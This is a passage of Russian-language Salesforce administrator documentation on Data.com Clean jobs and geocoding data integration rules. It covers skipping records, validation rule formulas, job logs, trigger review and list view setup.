Воспользуйтесь настройкой «Пропущенные записи» задания по Data.com Clean, препятствующей обновлению записей, поле «Статус очистки» которых содержит значение «Пропущено». Рекомендуем использовать данный метод во избежание обновления записей при выполнении заданий.

1. Введите строку *«Настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройки»** в разделе «Очистка».
2. Выберите настройку «Пропущенные записи» в разделе «Настройки пропуска заданий».
3. Сохраните настройки.
4. Задайте полю «Статус очистки» нужных записей значение *«Пропущено»*.

   Совет: При необходимости воспользуйтесь интерфейсом Salesforce API, приложением Data Loader или триггером Apex для изменения значения поля «Статус очистки» нескольких записей.

5. Чтобы препятствовать изменению поля «Статус очистки» для записей со статусом «Пропущено» при обновлении записей, создайте триггер Apex.
   При обновлении записи триггер задает полю «Статус очистки» значение «Пропущено». Таким образом, запись не обновляется при выполнении заданий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора настроек заданий:

- Настройка приложения

Для создания классов и триггеров Apex:

- Автор Apex

СМ. ТАКЖЕ:

Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean

Как написать первый класс Apex и триггер

Использование настраиваемых полей и правил проверки для отключения обновления записей при выполнении заданий Data.com Clean

Используйте настраиваемое поле, чтобы указать записи, которые не нужно обновлять автоматически. Затем создайте правило проверки, которое указывает заданиям на пропуск этих записей.

Важное замечание: При создании правила проверки для предотвращения автоматических обновлений воспользуйтесь рекомендацией ниже.

Правило проверки генерирует записи и связанные сообщения в журналах заданий по очистке Data.com, однако задания могут также генерировать другие записи и ошибки, поэтому рекомендуем внимательно просматривать журналы заданий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:
- «Настройка приложения»

Для определения или изменения правил проверки полей:
- «Настройка приложения»

Для просмотра правил проверки полей:
- «Просмотр настройки и конфигурации»

1. Создайте настраиваемое поле для каждого объекта, содержащего записи, которые не должны обновляться автоматически.
   Ниже приведен пример определения настраиваемого поля.

Поле	Значение или выбор
Тип поля	Кнопка-флажок
Метка поля	*Отсутствует автоматическое обновление Data.com*
Значение по умолчанию	Флажок снят
Описание	*Предотвращает автоматическое заполнение полей соответствующими данными из записей Data.com во время выполнения заданий автоматической очистки.*
Текст справки	*Исключить эту запись из автоматического обновления полей в заданиях очистки Data.com Clean*

2. Чтобы заблокировать автоматическое обновление записей с установленным флажком «Data.com Does Not Auto-Update» (Отсутствует автоматическое обновление Data.com) (или с другим именем соответствующего настраиваемого поля), создайте правило проверки.
   Ниже приведен пример определения правила проверки для каждого объекта.

Поле	Значение или выбор
Имя правила	*Block_autoupdate_from_Data_com*
Описание	*Защита на уровне записи от автоматического обновления значений полей при выполнении задач автоматической очистки.*
Формула ошибочного условия (для организаций)	(**API-***ИМЯ НАСТРАИВАЕМОГО ПОЛЯ*) && ($User.Alias = "autocln") && (ISCHANGED(DunsNumber) || ISCHANGED(

Поле	Значение или выбор
	`NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(TickerSymbol) || ISCHANGED(Website) || ISCHANGED(Industry) || ISCHANGED(Ownership) || ISCHANGED(BillingCity) || ISCHANGED(BillingCountry) || ISCHANGED(BillingState) || ISCHANGED(BillingStreet) || ISCHANGED(BillingPostalCode) || ISCHANGED(Phone) || ISCHANGED(Fax) || ISCHANGED(Site) || ISCHANGED(Tradestyle) || ISCHANGED(YearStarted) || ISCHANGED(Sic) || ISCHANGED(SicDesc) || ISCHANGED(NaicsCode) || ISCHANGED(NaicsDesc) || ISCHANGED(Description))`
Формула ошибочного условия (для контактов)	`(`***API-****ИМЯ НАСТРАИВАЕМОГО ПОЛЯ* `) && ($User.Alias = "autocln") && (ISCHANGED( Title ) || ISCHANGED( Email ) || ISCHANGED( Phone ) || ISCHANGED( MailingStreet ) || ISCHANGED( MailingCity ) || ISCHANGED( MailingState ) || ISCHANGED( MailingCountry ) || ISCHANGED( MailingPostalCode ) )`
Формула ошибочного условия (для интересов)	`(`***API-****ИМЯ НАСТРАИВАЕМОГО ПОЛЯ* `) && ($User.Alias = "autocln") && (ISCHANGED(Company) || ISCHANGED(Title) || ISCHANGED(Email) || ISCHANGED(Phone) || ISCHANGED(Street) || ISCHANGED(City) || ISCHANGED(State) || ISCHANGED(PostalCode) || ISCHANGED(Country) || ISCHANGED(NumberOfEmployees) || ISCHANGED(AnnualRevenue) || ISCHANGED(Industry) || ISCHANGED(CompanyDunsNumber))`
Сообщение об ошибке	*Эта запись исключена из автоматического обновления полей при выполнении заданий `Data.com Clean`.*

3. Откройте все записи, которые должны быть недоступны для автоматического обновления, и установите флажок «`Do Not Auto-Update`» (или с другим именем соответствующего настраиваемого поля).
При выполнении автоматических заданий журнал заданий отображает следующее сообщение для каждой необновленной записи: «Эта запись исключена из автоматического обновления полей при выполнении заданий очистки `Data.com Clean`.»

Совет: Чтобы установить данный флажок для нескольких записей, воспользуйтесь приложением Data Loader или настраиваемым триггером.

СМ. ТАКЖЕ:

- Создание настраиваемых полей
- Определить правила оценки
- Использование статуса очистки «Пропущено» для предотвращения обновления записей заданиями по Data.com Clean

Проверка журнала заданий по очистке Data.com Clean

Таблица «Журнал заданий по Data.com Clean» позволяет просматривать текущие задания и открывать журналы ошибок.

Важное замечание: Если правило проверки «Do Not Auto-Update» используется для предотвращения автоматического обновления выбранных записей заданиями по Data.com Clean, просмотрите возможные последствия для журналов заданий по очистке. Данное правило создает записи и связанные сообщения в журналах заданий, однако задания могут также генерировать другие записи и ошибки. Рекомендуем просматривать журналы заданий особенно внимательно. Правило проверки доступно в пакете AppExchange «Отчеты Data.com».

1. Введите строку *«Задания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Задания»**.
2. Просмотрите сведения о задании в разделе «Журнал заданий по очистке».
3. Чтобы просмотреть ошибки, обнаруженные во время обработки записей, щелкните ссылку в соответствующем столбце («Ошибки пакета» или «Ошибки объекта») для загрузки CSV-файла журнала заданий.

   Журналы заданий хранятся в течение 21 дня.

Ниже перечислены определения для столбцов таблицы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования заданий по очистке Data.com и просмотра журнала заданий:

- Настройка приложения

Заголовок столбца	Определение
Дата	Дата выполнения задания.
Время отправки	Время добавления задания в очередь. Задания выполняются по отдельности, поэтому данное время может не соответствовать фактическому времени отправки.
Тип задания	Тип задания: для организаций, компаний D&B, контактов или интересов. Система поддерживает разные типы заданий для организаций. «Организация (сопоставление Data.com)»: записи организаций сопоставлены службой сопоставления Data.com.

Заголовок столбца	Определение
	«Организация (сопоставление DUNSRight)»: записи организаций сопоставлены службой сопоставления DUNSRight. «Организация (поиск по номеру D-U-N-S)»: записи организаций повторно сопоставлены (или найдены) посредством поля «Номер D-U-N-S» (при его наличии).
Статус задания	Статус задания. «В очереди»: задание добавлено в очередь на выполнение. Для заданий с таким статусом в столбце «Время отправки» отображается тире (–). «Подготовка»: задание подготавливается к выполнению. «Обработка»: задание обрабатывается. «Завершено»: задание выполнено (с ошибками или без). «Сбой»: не удалось выполнить задание. «Прервано»: выполнение задания прервано.
Записи	Общее количество записей Salesforce, обработанных заданием.
Совпало	Общее количество записей Salesforce, совпавших с записями Data.com.
Не совпало	Общее количество записей Salesforce, не совпавших с записями Data.com.
Неактивно	Количество записей Salesforce, помеченных статусом «Неактивно» в Data.com.
Ошибки пакета	Общее количество ошибок пакета, обнаруженных во время выполнения задания. Тире указывает на отсутствие ошибок или данных. Чтобы загрузить и просмотреть CSV-файл журнала ошибок пакета, щелкните соответствующую ссылку.
Ошибки объекта	Общее количество ошибок объекта, обнаруженных во время выполнения задания. Тире указывает на отсутствие ошибок или данных. Чтобы загрузить и просмотреть CSV-файл журнала ошибок объекта, щелкните соответствующую ссылку. Данный журнал содержит пояснение любой ошибки объекта, вызванной ошибкой сохранения записи (например, по причине сбоя правила проверки). Обычно ошибки объекта возникают в результате сбоев правил проверки или нарушений обязательных полей. Пояснение отображается только при его наличии.

Заголовок столбца	Определение
	Уникальный код записи, при обработке которой произошла ошибка. Чтобы открыть запись, дополните URL-адрес экземпляра Salesforce 15-значным кодом. Например: `https://na1.salesforce.com/0013000000hKBTq`.

СМ. ТАКЖЕ:

Настройка функции Data.com Clean

Настройка заданий Data.com Clean

Проверка триггеров и бизнес-правил на совместимость с Data.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции Data.com Clean:	«Настройка приложения»
Для внедрения Data.com Prospector:	«Настройка приложения»
Для реализации интеграции данных выполните следующие действия.	«Настройка приложения»
Для определения триггеров:	Автор Apex
Для определения бизнес-правил:	«Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если ваша организация применяет триггеры или бизнес-правила на объектах, которые вы обновляете с помощью Data.com, изучите эти триггеры и правила на предмет нужных, измените или отключите их, чтобы пользователи не получали неожиданные результаты при обновлении записей.

Прим.: Эти сведения применяются к функции интеграции данных *и* к функции очистки Data.com.

1. При использовании триггеров для любого объекта, обновляемого с помощью Data.com, в настройках управления объектом перейдите в раздел «Триггеры».
2. Во избежание непредвиденных результатов при обновлении записей, откройте и просмотрите каждый триггер.

   Если один или два триггера дают неожиданные результаты, попробуйте изменить триггеры.

   - При наличии большего количества проблемных триггеров и использовании заданий по очистке пропустите данные триггеры при выполнении заданий. Выберите этот параметр на странице «Предпочтения очистки». В меню настройки введите *«Предпочтения»* в поле «Быстрый поиск», затем выберите **«Предпочтения»** под разделом «Очистка».
   - При наличии большего количества проблемных триггеров и использовании интеграции данных пропустите данные триггеры при запуске правил интеграции данных. В меню «Настройка» введите *«Правила интеграции данных»* в поле «Быстрый поиск». Выберите каждое правило, щелкните **«Редактировать настройки правила»**, выберите **«Пропускать триггеры»** и затем щелкните **«Сохранить»**.

Прим.: В правилах интеграции данных для настраиваемых объектов триггеры не пропускаются, даже если выбрано **«Пропускать триггеры»**.

3. Если используются бизнес-правила, введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Бизнес-правила»**.
4. Во избежание непредвиденных результатов при очистке записей откройте и просмотрите каждое бизнес-правило. Если один или два бизнес-правила дают неожиданные результаты, попробуйте изменить правила.
   - При наличии большего количества проблемных правил и использовании заданий по очистке пропустите данные бизнес-правила во время выполнения заданий. Данный параметр может быть выбран на странице «Настройки очистки». Данный параметр может быть выбран на странице «Настройки очистки». В меню настройки введите *«Предпочтения»* в поле «Быстрый поиск», затем выберите **«Предпочтения»** под разделом «Очистка».
   - При наличии большего количества проблемных бизнес-правил и использовании интеграции данных пропустите данные бизнес-правила при запуске правил интеграции данных. В меню «Настройка» введите *«Правила интеграции данных»* в поле «Быстрый поиск». Выберите каждое правило, щелкните **«Редактировать настройки правила»**, выберите **«Пропускать бизнес-правила»** и щелкните **«Сохранить»**.
5. Для всех используемых триггеров и бизнес-правил проверьте результаты в затрагиваемых записях объектов.

Пример: Ваша организация использует триггер, который создает и назначает задачу при каждом обновлении записи интереса. Если организация очищает интересы посредством заданий по очистке, то количество задач может значительно превышать ожидаемые результаты. Чтобы создавать и назначать задачи только в том случае, если записи *редактируются вручную* или *очищаются пользователями* Salesforce, рекомендуем изменить триггер. Поле «Последнее изменение сделано» позволяет определить источник последнего обновления записи. Значение `Data.com Clean` отображается для записей, обновленных заданиями по очистке; имя и фамилия отображаются для записей, обновленных пользователями.

СМ. ТАКЖЕ:

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Настройка списковых представлений для функции Data.com Clean

Прежде чем разрешить пользователям функции Data.com Clean очистку записей из списка, рекомендуем добавить поле «Статус очистки» в списковые представления организации.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

1. Откройте вкладку («Организации», «Контакты» или «Интересы») для нужного объекта.

   Прим.: Записи организаций, очищаемые посредством сопоставления DUNSRight, не поддерживают очистку из спискового представления.

2. Выберите нужное представление из раскрывающегося списка и щелкните ссылку **«Правка»**.
3. Найдите поле «Статус очистки» в списке «Доступные поля» и добавьте его в список «Выбранные поля».
   Кнопка **«Очистить»** автоматически добавляется в списковое представление.

СМ. ТАКЖЕ:

Создание настраиваемого спискового представления в Salesforce Classic

Настройка функции Data.com Clean

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых списковых представлений:

- Чтение для типа записи, добавленного в список

Для создания, редактирования и удаления общедоступных списковых представлений:

- Управление общедоступными списковыми представлениями

Настройка правил интеграции данных

Актуальная информация позволяет пользователям поддерживать взаимосвязь с клиентами и отслеживать перспективные интересы. Настройте правила интеграции данных и обеспечьте пользователей новейшими сведениями об организациях, контактах и интересах.

Правила интеграции данных

Правила интеграции данных предоставляются службой данных для управления обновлением записей Salesforce. Правила управляют службой данных при поиске записей для обновления и выборе обновлений. Кроме того, правила контролируют влияние обновлений на другие функции (например, триггеры и бизнес-правила).

Автоматическое получение геокодов для адресов

Геокоды позволяют упростить поиск ближайших потенциальных клиентов, назначение территорий и кампаний для специалистов групп сбыта и маркетинга. Правила интеграции данных геокодирования обеспечивают автоматическое получение геокодов для адресов в организациях, контактах и интересах.

Автоматическое обновление важных сведений о компании в организациях и интересах

Обеспечьте сотрудников группы сбыта средствами упрощения процессов отслеживания наиболее перспективных интересов, сегментирования организаций, планирования территорий и кампаний, а также повышения уровня взаимопонимания с клиентами. Правила «Сведения о компании» предоставляют доступ к более 100 полям сведений о компании, отрасли и финансах по базе данных Dun & Bradstreet посредством полей, эквивалентных Data.com Clean.

Рекомендации по определению эффективности правил интеграции данных

Хотите узнать, насколько эффективно функция интеграции данных работает в вашей организации? Посетите страницу «Показатели интеграции данных», на которой отображен уровень совпадения для ваших правил интеграции данных. Там показан процент совпадения ваших записей с записью в службе данных. При совпадении записей служба данных может обновить их последними данными.

Стандартные правила интеграции данных

Важные сведения о стандартных правилах интеграции данных, функционировании каждого правила и полях, на которые распространяется действие правил.

Статусы интеграции данных

Если вы активировали правила интеграции данных, вы увидите статус обновления записей. Этот статус определяет способ сопоставления данных записи со службой данных правила.

Правила интеграции данных

Правила интеграции данных предоставляются службой данных для управления обновлением записей Salesforce. Правила управляют службой данных при поиске записей для обновления и выборе обновлений. Кроме того, правила контролируют влияние обновлений на другие функции (например, триггеры и бизнес-правила).

Прим.: Лицензия Data.com не обязательна для всех правил интеграции данных. Некоторые правила, предоставляемые Data.com (например, правила интеграции данных геокодирования), распространяются бесплатно. Также можно использовать службы данных в пакетах данных, предоставляемых сторонними организациями без лицензии Data.com. Правила интеграции данных функционируют независимо от других функций Data.com. Однако некоторые правила обновляют те же записи, что и другие функции Data.com (например, задания очистки).

Правила интеграции данных управляют службой данных и порядком обновления записей.

Служба данных

Каждое правило связано с одной службой данных, но служба может предоставить несколько правил. Например, служба данных геокода может предоставить правило для обновления организаций и правило для обновления контактов.

Статус правила

Правила могут быть активными или неактивными. Неактивные правила не выполняют обновлений, однако можно обновлять параметры правила. Параметры активных правил также можно обновлять, но после сохранения изменений служба данных выполнит полное обновление всех записей.

Объект Salesforce

Объект, обновляемый службой данных. Например, правило Data.com «Сведения о компании для организаций» обновляет записи объекта организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Совпадение соотнесений
Критерии, используемые службой данных для поиска записей. Критерии сохраняются как совпадение соотнесения полей между полями в службе данных и полями объекта.

Обновление соотнесений
Поля, обновляемые службой данных при обнаружении совпадения. Эти поля сохраняются как обновление соотнесения полей между полями в службе данных и полями объекта.

Непрерывные обновления
Правила интеграции данных предназначены для автоматического обновления при добавлении или изменении записи.

Обновление данных
Активные правила регулярно обновляют все записи.

Контроль триггеров и бизнес-правил
Пользователь может установить правило пропуска триггеров и бизнес-правил после обновления.

Последние измененные данные
Пользователь запретить правилу изменять последние измененные данные записи после обновления.

Выполнение правила интеграции данных начинается сразу после его активации. Проверяется наличие новых данных для существующих записей. Новые записи проверяются при сохранении. При наличии новых данных запись будет обновлена на основе параметров правила интеграции данных.

Пример: У пользователя есть приложение, которое назначает интересы территориям на основе широты и долготы из адресов интересов. Однако в записи не указаны последние данные по широте и долготе. Чтобы решить проблему, следует настроить и активировать правило интеграции данных «Геокоды для адреса интереса». После этого сведения о геокоде будут автоматически добавляться во все существующие *и* новые интересы. Ниже приведен краткий обзор данного правила.

Атрибут	Значение
Имя	Геокоды для адреса интереса
Служба данных	Геоданные Data.com
Объект	Интерес
Обновляемые поля	Поля широты, долготы и точности, связанные с полем «Адрес»: • Широта • Долгота • `GeocodeAccuracy` Прим.: Эти поля нельзя добавить в макет страницы. Однако их можно просмотреть с помощью настраиваемых полей формулы или посредством запроса API Salesforce.
Способ обновления полей	Перезапись
Обновить все записи при активации или сохранении правила	Да
Пропустить триггеры?	Да

Атрибут	Значение
Пропустить бизнес-правила?	Да
Не обновлять сведения о дате последнего изменения	Да

СМ. ТАКЖЕ:

Настройка правил интеграции данных

Стандартные правила интеграции данных

Автоматическое получение геокодов для адресов

Геокоды позволяют упростить поиск ближайших потенциальных клиентов, назначение территорий и кампаний для специалистов групп сбыта и маркетинга. Правила интеграции данных геокодирования обеспечивают автоматическое получение геокодов для адресов в организациях, контактах и интересах.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее данная функция может использоваться без лицензии Data.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по настройке правил интеграции данных геокодирования

Прежде чем добавлять данные геокодирования в организации, контакты и интересы посредством правил интеграции данных геокодирования Data.com, просмотрите перечисленные ниже рекомендации.

Настройка правил интеграции данных геокодирования

Настройка и активация правил Data.com для интеграции данных геокодирования осуществляется в несколько этапов. Затем геокоды добавляются в существующие организации, контакты и интересы. Эти сведения добавляются в новые организации, контакты и интересы при их сохранении.

Рекомендации по настройке правил интеграции данных геокодирования

Выполните некоторые важные рекомендации при автоматическом добавлении сведений о геокоде в записи посредством Data.com.

Обновление записи с помощью данных геокодирования

Правила интеграции данных геокодирования автоматически добавляют геокоды к адресам организаций, контактов и интересов. На странице сведений о записи возможна проверка статуса обновления страницы или обновление записи вручную.

Проверка добавления геокодов в записи

Как правило, поля геокодов не отображаются в записи, поэтому следует выполнить несколько действий, чтобы проверить добавление геокодов правилом интеграции данных Data.com.

Поля геокода

Сведения о геокоде определяют расположение на основе широты, долготы и класса точности. Поля геокода доступны для стандартных адресов организаций, контактов и интересов Salesforce. Поля геокода не отображаются в записях, но могут быть просмотрены посредством интерфейса Salesforce API.

Рекомендации по настройке правил интеграции данных геокодирования

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прежде чем добавлять данные геокодирования в организации, контакты и интересы посредством правил интеграции данных геокодирования Data.com, просмотрите перечисленные ниже рекомендации.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее данная функция может использоваться без лицензии функции очистки Data.com Clean.

- При добавлении данных геокодирования в записи появляются следующие действия.
  - Существующие значения в полях сведений о геокодах перезаписываются.
  - Поле `SystemModStamp` обновляется всегда. Убедитесь, что не затрагивается ни одна интеграция, в которой используется это поле.
  - По умолчанию поля `LastModifiedDate` и `LastModifiedById` не обновляются. Вы можете изменить данный параметр в настройках правила интеграции данных геокодирования.
- Сведения о геокоде не отображаются записями. Тем не менее, они могут быть просмотрены посредством интерфейса Salesforce API. Также можно создавать настраиваемые поля с помощью формул для отображения полей сведений о геокодах для записей.
- Сведения о статусе, связанные с правилами интеграции данных, нельзя копировать в безопасную среду или из нее. Допустим, например, в производственной организации вы активируете правило интеграции данных «Геокоды для адреса интереса» и данные геокодирования успешно добавляются во все существующие интересы. В результате статус правила интеграции данных «Геокоды для адреса интереса» для каждого интереса имеет значение «Синхронизировано». Этот статус для записей нельзя скопировать в безопасную среду. Чтобы получить сведения о статусе в безопасной среде, активируйте правила интеграции данных и обработайте записи в безопасной среде.
- В настоящее время организации-лица не поддерживаются.

СМ. ТАКЖЕ:

Настройка правил интеграции данных геокодирования


Настройка правил интеграции данных геокодирования

Настройка и активация правил Data.com для интеграции данных геокодирования осуществляется в несколько этапов. Затем геокоды добавляются в существующие организации, контакты и интересы. Эти сведения добавляются в новые организации, контакты и интересы при их сохранении.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее данная функция может использоваться без лицензии функции очистки Data.com Clean.

1. Введите строку «*Правила интеграции данных*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Правила интеграции данных»**.
2. Щелкните имя требуемого правила интеграции данных геокодирования. См. раздел «Стандартные правила интеграции данных».
3. Проверьте настройки правила интеграции данных.



   a. Чтобы изменить параметры, нажмите **«Редактировать параметры правила»**, внесите изменения и нажмите **«Сохранить»**.
   Если установлен флажок **«Обновить все записи после активации или сохранении данного правила»**, геокоды добавляются во все существующие записи. Геокоды добавляются в новые записи при их сохранении. Существующие значения геокодов заменяются.
   b. Чтобы изменить соотнесение полей, нажмите **«Редактировать соотнесение полей»**.
   c. Чтобы активировать правило, нажмите **«Активировать»**. Чтобы отменить активацию, нажмите **«Деактивировать»**.
4. Чтобы вернуться к списку правил для геокодов, щелкните ссылку **«Назад к списку. Правила интеграции данных**.
5. Повторите данный процесс для других правил интеграции данных геокодирования.

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка и активация правил интеграции данных
- «Настройка приложения»

6. Чтобы проверить статус обновления правил интеграции данных геокодирования в Salesforce Classic, добавьте связанный список «Правила интеграции данных» в макет страницы для организаций, контактов и интересов. (В Lightning Experience это необязательно.)



СМ. ТАКЖЕ:

Рекомендации по настройке правил интеграции данных геокодирования

Обновление записи с помощью данных геокодирования

Проверка добавления геокодов в записи

Поля геокода

Рекомендации по настройке правил интеграции данных геокодирования

Выполните некоторые важные рекомендации при автоматическом добавлении сведений о геокоде в записи посредством Data.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее данная функция может использоваться без лицензии Data.com.

- По умолчанию при обновлении записи правила геокода не обновляют последние измененные сведения. Если у вас есть автоматизированные процессы, которые полагаются на последние измененные сведения, они не запускаются, когда правило геокода выполняет обновления. Если нужно, чтобы правило геокода обновляло последние измененные сведения, измените параметры правила и снимите флажок **«Не менять последние измененные сведения»**, затем нажмите кнопку **«Сохранить»**.
- Чтобы разрешить пользователям вручную добавлять геокоды к записям с помощью правил геокодирования, задайте параметры безопасности для полей геокодирования и точности.

СМ. ТАКЖЕ:

Настройка правил интеграции данных геокодирования

Обновление записи с помощью данных геокодирования

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления организаций с помощью правила интеграции данных геокодирования выполните следующие действия.	«Редактирование» для организаций
Для обновления контактов с помощью правила интеграции данных геокодирования выполните следующие действия.	Полномочие «Редактирование» для контактов
Для обновления интересов с помощью правила интеграции данных геокодирования выполните следующие действия.	Редактирование для интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила интеграции данных геокодирования автоматически добавляют геокоды к адресам организаций, контактов и интересов. На странице сведений о записи возможна проверка статуса обновления страницы или обновление записи вручную.

Важное замечание: Геокоды добавляются в записи посредством Data.com. Тем не менее данная функция может использоваться без лицензии функции очистки Data.com Clean.

1. Откройте проверяемую запись.
